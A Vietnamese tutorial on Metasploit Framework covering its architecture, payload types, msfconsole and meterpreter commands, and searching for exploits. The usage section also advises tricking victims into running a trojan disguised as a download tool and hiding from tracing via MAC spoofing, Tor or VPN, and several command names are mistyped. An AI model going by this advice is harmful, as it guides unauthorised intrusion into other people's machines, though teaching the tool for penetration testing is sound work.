III.3. Kiến trúc của Metasploit Framework



*Kiến trúc của Metasploit Framework.*

III.3.1. Các thành phần chính trong kiến trúc

III.3.1.1. Rex

Là thành phần cơ bản nhất của toàn bộ kiến trúc Framework. Rex là viết tắt của Ruby Extension Library, là một tập hợp các lớp, modum có thể được sử dụng bởi các nhà phát triển để phát triển các dự án hoặc các công cụ cho MSF (Metasploit Framework).

III.3.1.2. Framework Core (khung lõi)

Bao gồm một tập các hệ thống con như các modun quản lý, quản lý phiên, sự kiện điều phối… Lõi cũng như cung cấp cho ta một giao diện tới các modun, tiện ích bổ sung của Framework. Khung lõi bao gồm:

* Datastore: được hiểu như một môi trường, nó bao gồm một giá trị băm có thể được sử dụng bởi các modun tham chiếu đến các chương trình hay bằng các giá trị điều khiển. Biến môi trường là một trong những giá trị như vậy, nó được sử dụng bởi các modun khai thác hay bởi các framework để xác định chính xác các hành vi được thực hiện.
* Event Notification (thông báo sự kiện): cho phép các nhà phát triển đưa ra các hành động cụ thể với sự kiện ay hành động xảy ra.
* Framework Managers: có nhiệm vụ quản lý các modun, plugin, sessions.

III.3.1.3. Framework Base (khung cơ sở):

Được xây dựng dựa trên khuôn khổ của khung lõi, cung cấp giao fieenj có thể dễ dàng thực thi các lõi. Một số khung cơ sở:

* Configuration: duy trì một cấu hình liên tục và thu nhập thông tin về cấu trúc của tiến trình cài đặt chẳng hạn như thư mục gốc của quá trình cài đặt hay các thuộc tính khác.
* Sesions: những thông tin cơ bản về việc duy trì, kiểm soát các hành vi trong phiên làm việc của người dùng.
* Logging: là một tiện ích của MSF cho phép ghi lại các thông tin, các lỗi, gỡ lỗi một cách tổng quát và linh hoạt.

III.4. Các thành phần

III.4.1. Hỗ trợ giao diện người dùng

Console interface: Đây là giao diện sử dụng các dòng lệnh để cấu hình, kiểm tra do vậy tốc độ nhanh hơn và mềm dẻo hơn. Sử dụng file msfconsole.bat.

Web interface: Giao tiếp với người dùng thông qua giao diện web. Sử dụng file msfweb.bat.

III.4.2. Environment:

Global Environment: Được thực thi thông qua 2 câu lệnh setg và unsetg, những tùy chọn được gán ở đây sẽ mang tính toàn cục, được đưa vào tất cả các module khai thác.

Temporary Environment: Được thực thi thông qua 2 câu lệnh set và unset, environment này chỉ được đưa vào module khai thác đang load hiện tại, không ảnh hưởng đến các module khai thác khác.

Những thành phần nào có cấu hình giống nhau giữa các exploits module như là: LPORT, LHOST, PAYLOAD thì bạn nên cấu hình ở chế độ ở Global Environment để không phải cấu hình lại nhiều lần.

III.4.3. Các Module trong framework:

Exploits: là một phần của phần mềm, một đoạn dữ liệu, hoặc chuỗi các lệnh màlợi dụng một lỗi, lỗi hoặc lỗ hổng để gây ra hành vi không mong muốnhoặc không mong muốn xảy ra trên phần mềm máy tính, phần cứng, hoặc một cái gì đóthuộc điện tử (thường trên máy vi tính). Điều này thường bao gồm những thứ như giành quyền kiểm soát của một hệ thống máy tính hoặc cho phép nâng quyền hay một tấn công từ chối dịch vụ.

Payloads: là các phần của code được thực thi trên hệthống đích như một phần của nỗ lực khai thác. Payload là một đoạn mã được xây dựng để hệ thống thực thi. Các Payload này được lựa chọn và cung cấp bởi Framwork. Một revesrse shell là một payload, nó tạo ra một kết nói từ máy nạn nhân tới máy của kẻ tấn công, kẻ tấn công có thể lắng nghe về máy tính nạn nhân thông qua cổng kết nối. Một payload cũng có thể được hiểu đơn giản là một số câu lệnh được thực hiện trên hệ điều hành của máy nạn nhân.

III.4.4. Các loại payload Metasploit cung cấp

Lệnh Shell: cho phép người dùng chạy các kịch bản bộ sưu tập hoặc chạy các lệnh tùy ýđối với máy chủ.

Meterpreter cho phép người dùng điều khiển màn hình của thiết bị bằng cách sử dụngVNC và để trình duyệt tải lên và tải về tập tin.

NOP Generators: Thông thường, các vị trí chính xác của jump có thểkhông được biết đến, và các NOP cầnđược đưa vào trước để khai thác thực tế. Để tránh IDSes từ việc kích hoạttrên các mẫu lưu lượng truy cập, Các NOP Genergator cho phép làm bối rối các trình tự của NOPhoặc NOP sleds.

Encoders: Cũng giống như NOP sleds hayPayloadsđều có thể kích hoạt được IDS signatures. Các Encoders còn có thểthể tránh được bằng cách mã hóa các payload, vì vậy mà chúng vượt qua mà không bị phát hiện qua mạng, được giải mã vào mụctiêu, và thực hiện theo kế hoạch.

Auxiliary Modules: cung cấp chức năng tăng cường cho các thử nghiệm xâm nhập về vân tay và quét lỗ hổng.

III.5. Giao diện của Metasploit

Metasploit cung cấp cho chúng ta nhiều hơn một giao diện để thực hiện các chức năng cơ bản của nó. Giao diện của Metasploit bao gồm cả giao diện điều khiển, dòng lênh hay đồ hoạ. Ngoài ra, các giao diện hay tiện ích của Metasploit Framework thường được cung cấp trực tiếp thông qua các hàm chức năng. Những tiện ích này có thể rất hữu dụngcho việc phát hiện khai thác các lỗ hổng của hệ thống mà không cần sử dụng toàn bộ Framework.

Msfconsole đến này được xem là môi trường làm việc phổ biến của Metasploit Framework vì nó được đánh giá cao. Đây là môi trường làm việc linh hoạt với nhiều tính năng phong phú, khả năng cung cấp các công cụ hỗ trợ hữu dụng cho quá trình khai thác.

Msfconsole có những lợi ích sau:

* Msfconsole là cách duy nhất để truy cập vào hỗ trợ hầu hết các tính năng trong Metasploit.
* Msfconsole cung cấp tất cả trong một giao diện, hầu hết các tuỳ chọn và thiết lập có sẵn trong Framework.
* Có hầu hết các tính năng và ổn định nhất.
* Hỗ trợ lệnh đầy đủ và tính năng tự hoàn thiệnlệnh.
* Thực hiện các lệnh mở rộng bên trong Msfconsole: ping, map…

III.4. Sử dụng Metasploit.

IV. THÂM NHẬP BẰNG METASPLOIT

IV.1. Một số lệnh cơ bản:

LHOST: loacal hoast là địa chỉ IP của máy Hacker (Nếu tấn công ngoài Internet thì xài IP Public, hoặc DDNS của No-IP.com).

RHOST: remote host là địa chỉ IP của máy Vicitm (Nếu tấn công ngoài Internet thì xài IP Public, RHOST có thể là URL Website cũng OK)

LPORT: chọn lấy cổng để Metasploit lắng nghe tín hiệu gửi về, Port mở ra trên máy Hacker (Nếu tấn công ngoài Internet thì bắt buộc Port đó phải mở trên Router, còn hack trong mạng LAN thì port nào cũng được)

RPORT: tương tự thì con trojan sẽ phát tín hiệu qua cổng này trên máy victim (LPORT và RPORT không nhất thiết phả giống nhau), Port trên máy victim (Khi đi khai thác lỗ hổng, tùy lỗ hổng nằm trên giao thức nào thì có các RPORT đặc thù, thực chất Metasploit sẽ tự đặt cho các bạn)

PAYLOAD: Có cấu trúc như sau (tên hệ điều hành/kiểu hệ thống/kiểu tấn công/giao thức tấn công)

* Tên hệ điều hành: android hay windows
* Kiểu hệ thống: x86 hay x64 (Nếu không biết thì bỏ qua)
* Kiểu tấn công: meterpreter hay shell
* Giao thức: reverse\_tcp; reverse\_tcp\_dns; reverse\_https
* Ví dụ: windows/meterpreter/reverse\_tcp\_dns

IV.2. Sử dụng Metasploit.

Metasploit là bộ công cụ hack có sẵn trong các phiên bản linux như Kali linux, Backbox… nhằm tấn công và khai thác các lỗ hổng bảo mật trên các nền tảng khác nhau như windows, linux, website, cisco, … Bạn vẫn có thể cài Metasploit trên các hđh linux khác (tham khảo link này), có cả phiên bản dành cho Windows.

Có 2 hình thức khi sử dụng Metasploit:

* Sử dụng các module để dò quét và tấn công vào lỗ hổng bảo mật của đối tượng.
* Tạo mã độc (trojan), rồi bằng một cách nào đó truyền mã độc vào máy nạn nhân và nạn nhân kích hoạt nó.


Đánh vào lỗ hổng bảo mật phụ thuộc vào việc máy victim có để hổng lỗ nào hay không. Nó có thể là những dịch vụ mạng mà tính bảo mật kém mà máy victim đang chạy. Dĩ nhiên máy victim mà bế quan toả cảng, không mở port nào cả thì ta chẳng thể thâm nhập được từ bên ngoài.

Cài trojan đòi hỏi phải bằng cách một cách nào đó attacker truyền trojan và thực thi nó trên máy victim. Bạn phải trực tiếp mó tay vào máy nạn nhân, ví dụ “cho mượn máy vào mạng tí” hay “đưa máy đây cài win cho”; hoặc dụ nạn nhân tải và mở file độc hại ấy, ví dụ như bạn up lên fshare file có tên “tool-get-link-jav-hd.exe”, nạn nhân tưởng thật tải về rồi nhấn mở chạy, khi đó máy nạn nhân chính thức bị hack (để kế hoạch hoàn hảo hơn, tool ấy getlink được thật, nhưng đồng thời nó ngấm ngầm chạy mã độc).

Ngồi dò quét lỗ hổng tính khả thi thấp, bởi hầu hết các lỗ hổng định nghĩa trong Metasploit bây giờ đều đã có bản vá lỗi, bạn phải trông chờ vào việc cập nhật những module mới ra lò của Metasploit hoặc lấy từ nguồn bên ngoài mà trong thời gian hiện tại chưa có ai vá, hoặc xác suất nhỏ rằng máy nạn nhân “rỗ” tùm lum, không update bản vá hay phần mềm đã lỗi thời. Cài trojan thì tính chủ động cao hơn, nhưng cũng rất dễ khiến bạn bị lộ mặt nếu nạn nhân ngoại suy ra những ai đã từng động vào máy của họ. Hay nói cách khác, tính khả thi của phương pháp này phụ thuộc vào nạn nhân có nghi ngờ hay không. Phương pháp thứ nhất thì đảm bảo an toàn cho người tấn công hơn, vì nạn nhân không hề hay biết (gọi là an toàn khi victim là người dùng phổ thông thôi, chứ bạn tấn công theo phương pháp nào cũng để lại dấu vết, phải đánh lạc hướng người truy dấu bằng cách giả mạo địa chỉ MAC hay ẩn danh qua mạng Tor hoặc VPN. Cách để bảo vệ bản thân khỏi sự truy dấu, mình sẽ đề cập sau).

IV.2.1. Khởi động Metasploit.

Với phiên bản Metasploit 5.0 ta khởi động Metasploit bằng lệnh: ***msfconsole.*** (Các phiên bản khác, ví dụ như phiên bản Metasploit 4.9.3 cách khởi động bằng lệnh: msfcli –h).

IV.2.2. Sử dụng Metasploit.

IV.2.2.1. Chọn module exploit:

Lựa chọn chương trình, dịch vụ lỗi mà Metasploit có hỗ trợ để khai thác.

***show exploit:*** xem các module exploit mà framework có hỗ trợ

***use exploit\_name***: chọn module exploit

***info exploit\_name***: xem thông tin về module exploit

IV.2.2.2. Cấu hình module exploit đã chọn

***show options:*** xác định những options nào cần cấu hình.

***set:*** cấu hình cho những option của những module.

Một vài moduel có những advanced options, bạn có thể xem bằng cách gõ dòng lệnh ***show advanceds***

IV.2.2.3. Verifi những options vừa cấu hình

***check:*** kiểm tra những option đã được set chính xác chưa

IV.2.2.4. Lựa chọn targets:

Lựa chọn hệ điều hành nào để thực hiện

***show target:*** những target được cung cấp bởi module.

***set:***  xác định target nào.

vd: smf> ***use windows\_ssl\_pct***

***show targets***

exploit sẽ liệt kê ra những target như: winxp, winxp SP1, win2000, win2000 SP1

IV.2.2.5. Lựa chọn payload

Payload là đoạn code sẽ chạy trên hệ thống remote machine.

s***how payload:*** liệt kê ra những payload của module exploit

***info payload\_name***: xem thông tin chi tiết về payload đó

***set PAYLOAD payload\_name***: xác định payload module name. Sau khi lựa chọn payload nào, dùng lệnh show options để xem những options của payload đó

***show advanced***: xem những advanced options của payload đó

IV2.2.6. Thực thi exploit

***exploi***t: lệnh dùng để thực thi payload code. Payload sau đó sẽ cung cấp cho bạn những thông tin về hệ thống được khai thác

IV.2.3. Giới thiệu payload meterpreter

Meterpreter, viết tắt từ Meta-Interpreter là một advanced payload có trong Metasploit framework. Muc đích của nó là để cung cấp những tập lệnh để khai thác, tấn câng các máy remote computers. Nó được viết từ các developers dưới dạng shared object (DLL) files. Meterpreter và các thành phần mở rộng được thực thi trong bộ nhớ, hoàn toàn không được ghi lên đĩa nên có thể tránh được sự phát hiện từ các phần mềm chống virus.

Meterpreter cung cấp một tập lệnh để chúng ta có thể khai thác trên các remote computers

***Fs***: cho phép upload và download files từ các remote machine

***Net***: cho phép xem thông tin mạng của remote machine như IP, route table

***Process***: cho phép tạo các processes mới trên remote machine

***Sy***s: cho phép xem thông tin hệ thống của remote machine

Sử dụng câu lệnh

***use -m module1, module2, module3 [ -p path] [ -d]:*** Câu lệnh use dùng để load những module mở rộng của meterpreter như: Fs, Net, Process.

***loadlib -f library [ -t target] [ -lde]:*** Câu lệnh cho phép load các thư viện của remote machines.

***read channel\_id [length]:*** Lệnh read cho phép xem dữ liêu của remote machine trên channel đang kết nối.

***write channel\_id:*** Lệnh write cho phép ghi dữ liệu lên remote machine

***close channel\_id***: Đóng channel mà đã kết nối với remote computer.

***interact channel\_id:*** Bắt đầu một phiên làm việc với channel vừa thiết lập với remote machine.

***initcrypt cipher [parameters]:*** Mã hoá dữ liệu được gửi giữa host và remote machine.

Sử dụng ***module Fs:*** cho phép upload và download files từ các remote machine.

***cd directory:*** giống lệnh cd của commandline

***getcwd:*** cho biết thư mục đang làm việc hiện tại

***ls [filter\_string]:*** liệt kê các thư mục và tập tin

***upload src1 [src2 ...] dst:*** upload file

***download src1 [src2 ...] dst:*** download file

***Sử dụng module Net:***

***ipconfig***

***route***

Xem bảng định tuyến của remote machine

***portfwd [ -arv] [ -L laddr] [ -l lport] [ -h rhost] [ -p rport] [ -P]:***  cho phép tạo port forward giữa host và remote machine.

Sử dụng module Process:

***execute -f file [ -a args] [ -Hc]:*** câu lệnh execute cho phép bạn tạo ra một process mới trên remote machine và sử dụng process đó để khai thác dữ liệu .

***kill pid1 pid2 pid3***: huỷ những processes đang chạy trên máy remote machine

***ps:***  liệt kê những process của remote machine

Sử dụng module Sys:

***getuid:*** biết username hiện tại của remote machine

***sysinfo:*** cho biết thông tin về computername, OS



IV.3. Các bước cơ bản của quá trình tấn công:

Bước 1: Chọn 1 Exploit

Nếu muốn xem tất cả các exploit có trong database của Metasploit thì gõ lệnh: ***show exploits***




Nó sẽ hiển thị gần như tất cả các exploit có trong database, còn nếu muốn kiếm một exploit thì Mestaploit cho phép tìm kiếm theo nhiều cách. Chẳng hạn như gõ lệnh: ***help search*** để xem tất cả các tuỳ chọn

Và nếu bạn muốn tìm kiếm theo tên, chỉ cần gõ: ***search <tên cần tìm>*** vào msfconsole. Dưới đây là một số các ví dụ:

* Tìm exploit cho lỗ hổng Microsoft’s Security Bulletin MS13-069, thì ta chỉ cần lấy mã số để tìm: ***search MS13-069***




* Tìm theo số CVE ID: ***search cve:2013-3660***




* Tìm tất cả các CVE ID thuộc năm nào đó: ***search cve:2016***



* Tìm theo một chương trình cụ thể: ***search unreal***



* Khi đã tìm được exploit và muốn xem thông tin về exploit đó thì dùng ***info: info exploit/unix/irc/unreal\_ircd\_3281\_backdoor***

